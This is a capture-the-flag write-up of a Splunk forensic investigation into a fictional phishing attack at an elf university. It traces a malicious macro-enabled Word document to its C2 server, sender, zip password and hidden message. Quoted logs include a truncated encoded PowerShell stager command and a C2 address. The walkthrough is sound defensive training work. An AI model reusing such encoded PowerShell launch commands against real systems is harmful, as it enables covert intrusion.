The filename for this training question is **C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt**




Next question: What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

From the previous question, it appears that the C2 server is 144.202.46.214 (that's the server from which "admin/get.php" is downloaded).

Searching only for the term "144.202.46.214", we find several sysmon network connection events. Here is an example:

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-25T17:31:35.392706800Z'/><EventRecordID>164491</EventRecordID><Correlation/><Execution ProcessID='3552' ThreadID='4700'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>sweetums.elfu.org</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>technique_id=T1086,technique_name=PowerShell</Data><Data Name='UtcTime'>2019-08-23 15:20:01.885</Data><Data Name='ProcessGuid'>{EBF7A186-C6EB-5DD6-0000-0010C6D50D04}</Data><Data Name='ProcessId'>5864</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='User'>SWEETUMS\cbanas</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>172.16.234.169</Data><Data Name='SourceHostname'>sweetums.elfu.org</Data><Data Name='SourcePort'>59811</Data><Data Name='SourcePortName'></Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationIp'>144.202.46.214</Data><Data Name='DestinationHostname'>144.202.46.214.vultr.com</Data><Data Name='DestinationPort'>8080</Data><Data Name='DestinationPortName'></Data></EventData></Event>
```

According to this event, the hostname is **144.202.46.214.vultr.com**.




Next training question: What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

We'll take Alice's advice and search for all the powershell logs.

```
index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" | reverse
```

This search returns 1,017 results that are sorted chronologically. Now let's set a time window of +/- 5 seconds by clicking on the timetag of the first event and using the splunk default settings.



This significantly shrinks the number of events, of course. Open the search up to all events by removing the sourcetype:

```
index=main  | reverse
```

This gives us 40 events. Let's narrow the results by looking for sysmon process creation events:

```
index=main sourcetype=WinEventLog EventCode=4688  | reverse
```

This gives us two events. We will get the Creator Process IDs from these two events, then look for other events that have the same process IDs.

The first event has powershell in it.

```
Process Information:
        New Process ID:         0x16e8
        New Process Name:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Token Elevation Type:   %%1938
        Mandatory Label:                Mandatory Label\Medium Mandatory Level
        Creator Process ID:     0xc10
        Creator Process Name:   C:\Windows\System32\wbem\WmiPrvSE.exe
        Process Command Line:   powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBlAHIAUwBpAG
AcgAgAC0AZwBFACAAMwApAHsAJABHAFAARgA9AFsAUgBlAGYAXQAuAEEAUwBzAEUATQBCAGwAeQAuAEcARQBUAFQAeQBQAI
EAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAGkARQBgAEwAZAAiACgAJwBjAGEAYwBo
```

In the first event, powershell was launched by WmiPrvSE.exe, whose process ID is 0xc10, or 3088 decimal.

Now go back to the search term and remove the other search terms, then work our way back up the events from our current event.

```
index=main  | reverse
```

The event immediately preceding the launch of wmiprvse has several interesting characteristics.

```
>   8/25/19 5:18:35.000 PM   <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>7</EventID><Version>3</Version><Level>4</Level><Task>7</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-25T17:18:35.329533300Z'/><EventRecordID>164300</EventRecordID><Correlation/><Execution ProcessID='3552' ThreadID='1908'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>sweetums.elfu.org</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>Execution - Suspicious WMI module load</Data><Data Name='UtcTime'>2019-08-25 17:18:35.276</Data><Data Name='ProcessGuid'>{EBF7A186-C6D7-5DD6-0000-00101A5D0C04}</Data><Data Name='ProcessId'>6268</Data><Data Name='Image'>C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE</Data><Data Name='ImageLoaded'>C:\Windows\SysWOW64\wbem\wmiutils.dll</Data><Data Name='FileVersion'>10.0.17134.1 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmiutils.dll</Data><Data Name='Hashes'>SHA1=F93FB40AAB9BE7D18ADF54D157A2EC2C435E739B,MD5=19EFEF12FCB23079F9069993CE64BE03,SHA256=A1D50082F5016BFAB94BD880CCC6105B1C94C587F985B663ECED15774DB00F81,IMPHASH=632F29208C3D36C947E43B11650C8216</Data><Data Name='Signed'>true</Data><Data Name='Signature'>Microsoft Windows</Data><Data Name='SignatureStatus'>Valid</Data></EventData></Event>
```

- It's marked as a suspicious event
- Wmiutils.dll is loaded
- The process is Microsoft Word (WINWORD.EXE), with process ID 6268 (0x187c hex)


Now lets look for all process start events, where the program is winword.exe, and the 0x187c is in the event (to tie it to our known process ID).

```
index=main EventCode=4688 winword 0x187c  | reverse
```

Now we have the command line that started Word, which includes the filename:

```
Process Information:
        New Process ID:         0x187c
        New Process Name:       C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
        Token Elevation Type:   %%1938
        Mandatory Label:                Mandatory Label\Medium Mandatory Level
        Creator Process ID:     0x1748
        Creator Process Name:   C:\Windows\explorer.exe
        Process Command Line:   "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows\Temp\Temp1_Buttercups_HOL404_assignment (002).zip\19th Century Holiday Cheer Assignment.docm" /o ""
```

So the filename is **19th Century Holiday Cheer Assignment.docm**




Next question: How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

Let's use this search string:

```
index=main "Holiday Cheer Assignment Submission"  | reverse
```


We get 42 events, and they all appear to be json:

In the list of fields in the left pane, we see "results[].workers.smtp.from". Click on it.




This adds the email “from” address to the event display.

Now click on the export icon at the top-right of the page.



Choose json format and Export.



Do a quick check to make sure we really have json data in our file:

```
root@kali:~/holidayhack2019#
root@kali:~/holidayhack2019# mv ~/Downloads/splunkemail.json .
root@kali:~/holidayhack2019# more splunkemail.json
{"preview":true,"result":{"_bkt":"main~600~1FA59499-FA25-446A-95EF-
B096143127A6","_cd":"600:16060","_indextime":"1566751275","_raw":"{\"results\": [{\"size\": 1075705,
\"payload_id\": \"a13a6059-23ef-43b6
-abfa-0e53f0b47b28\", \"payload_meta\": {\"should_archive\": true, \"should_scan\": true, \"extra_data\":
{\"filename\": \"1574354474.Vca01I45ce4M696784.ip-172-31-47-72\", \"source_dir\": \"/home/ubuntu/M
aildir/new\"}, \"dispatch_to\": []}, \"plugins_run\": {\"workers\": [\"swfcarve\", \"smtp\"],
\"archivers\": [\"filedir\"]}, \"extracted_from\": [], \"extracted_by\": [], \"workers\": {\"smtp\":
{\"return
-path\": \"<Yule.Toffeetoes@students.elfu.org>\", \"x-original-to\": \"ubuntu@ec2-54-89-48-176.compute-
1.amazonaws.com\", \"delivered-to\": \"ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com\", \"received\
": \"from NAM04-SN1-obe.outbound.protection.outlook.com (mail-eopbgr700128.outbound.protection.outlook.com
[40.107.70.128])\\tby ec2-54-89-48-176.compute-1.amazonaws.com (Postfix) with ESMTP id 4C27545CE3
\\tfor <ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com>; Wed, 29 May 2019 16:41:14 +0000 (UTC)\\nfrom
MWHPR1301MB2158.namprd13.prod.outlook.com (10.174.171.29) by MWHPR1301MB2064.namprd13.prod.outlook.co
```

Yes. Let's now dump the email from addresses using jq. In the following command line, we are piping the jq output through grep to exclude the lines containing only brackets, we are removing the comma character from those lines that include it, we are converting all upper case characters to lower case to normalize them, then we are sorting them and keeping only the unique lines.


```
root@kali:~/holidayhack2019# cat splunkemail.json | jq  '.result|.["results{}.workers.smtp.from"]' | grep
-v '\[' | grep -v '\]' | sed 's/,//' | tr '[:upper:]' '[:lower:]' | sort | uniq
  "bradly buttercups <bradly.buttercups@eifu.org>"
  "brownie snowtrifle <brownie.snowtrifle@students.elfu.org>"
  "bushy evergren <bushy.evergren@students.elfu.org>"
  "carl banas <carl.banas@faculty.elfu.org>"
  "carol greenballs <carol.greenballs@students.elfu.org>"
  "cherry brandyfluff <cherry.brandyfluff@students.elfu.org>"
  "clove fruitsparkles <clove.fruitsparkles@students.elfu.org>"
  "cupcake silverlog <cupcake.silverlog@students.elfu.org>"
  "holly evergreen <holly.evergreen@students.elfu.org>"
  "merry fairybubbles <merry.fairybubbles@students.elfu.org>"
  "minty candycane <minty.candycane@students.elfu.org>"
  "partridge sugartree <partridge.sugartree@students.elfu.org>"
  "pepper minstix <pepper.minstix@students.elfu.org>"
  "plum sparklepie <plum.sparklepie@students.elfu.org>"
  "robin wintercrystals <robin.wintercrystals@students.elfu.org>"
```

```
  "shinny upatree <shinny.upatree@students.elfu.org>"
  "sixpence snowcane <sixpence.snowcane@students.elfu.org>"
  "sparkle redberry <sparkle.redberry@students.elfu.org>"
  "sugerplum mary <sugerplum.mary@students.elfu.org>"
  "turtledove fairytree <turtledove.fairytree@students.elfu.org>"
  "wunorse openslae <wunorse.openslae@students.elfu.org>"
  "yule toffeetoes <yule.toffeetoes@students.elfu.org>"
root@kali:~/holidayhack2019#
```

Let's add a command to count the lines now that we have a unique list.

```
root@kali:~/holidayhack2019# cat splunkemail.json | jq  '.result|.["results{}.workers.smtp.from"]' | grep
-v '\[' | grep -v '\]' | sed 's/,//' | tr '[:upper:]' '[:lower:]' | sort | uniq | wc -l
22
root@kali:~/holidayhack2019#
```

Excluding Professor Banas, there are **21** unique email addresses.




Next question: What was the password for the zip archive that contained the suspicious file?

Go back to splunk and search for events containing the name of the suspicious file using this search string.


```
index=main "19th Century Holiday Cheer Assignment"  | reverse
```

The first event is the email in which Bradly Buttercups sent the file:

If we click on the "show as raw text" link, we can see the password in the body of the email:




The password is **123456789**



Next question: What email address did the suspicious file come from?


From that same event, we can see the email address:

The email address is bradly.buttercups@eifu.org. Note that the domain is eifu.org, not elfu.org, so this is some type of phishing email that depends on the recipient not recognizing that the domain name is fraudulent.



Now for the Challenge Question – "what was the message for Kent that the adversary embedded in this attack."

Following the hints, we go back to the event containing the malicious email. Searching through the XML, we see the XML element for the malicious word document.



If we dump the XML contained at the archiver file path, we see this:

```
root@kali:~/holidayhack2019# curl https://elfu-
soc.s3.amazonaws.com/stoQ%20Artifacts/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524
af
Cleaned for your safety. Happy Holidays!

In the real world, This would have been a wonderful artifact for you to investigate, but it had malware in
it of course so it's not posted here. Fear not! The core.xml file that was a component of this original
macro-enabled Word doc is still in this File Archive thanks to stoQ. Find it and you will be a happy
elf :-)
root@kali:~/holidayhack2019#
```


Let's work our way through the XML elements until we find one corresponding to core.xml.


```
{ [-]
  archivers: { [-]
    filedir: { [-]
      path: /home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4
    }
  }
  extracted_by: [ [+]
  ]
  extracted_from: [ [+]
  ]
  payload_id: b93b38ec-4cbb-428c-9840-e5e7afecb754
  payload_meta: { [-]
    dispatch_to: [ [+]
    ]
    extra_data: { [-]
      filename: core.xml
    }
```


Found it. Now dump the XML.


```
root@kali:~/holidayhack2019# curl https://elfu-soc.s3.amazonaws.com/stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>Holiday Cheer Assignment</dc:title><dc:subject>19th Century Cheer</dc:subject><dc:creator>Bradly Buttercups</dc:creator><cp:keywords></cp:keywords><dc:description>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description><cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy><cp:revision>4</cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">2019-11-19T14:54:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-19T17:50:00Z</dcterms:modified><cp:category></cp:category></cp:coreProperties>
```

The message to Kent is: **Kent you are so unfair. And we were going to make you the king of the Winter Carnival.**






Let's proceed with Objective #7.




Let's go visit Minty Candy Cane at Minty's dorm room. On the way there we run into Tangle Coalbox.

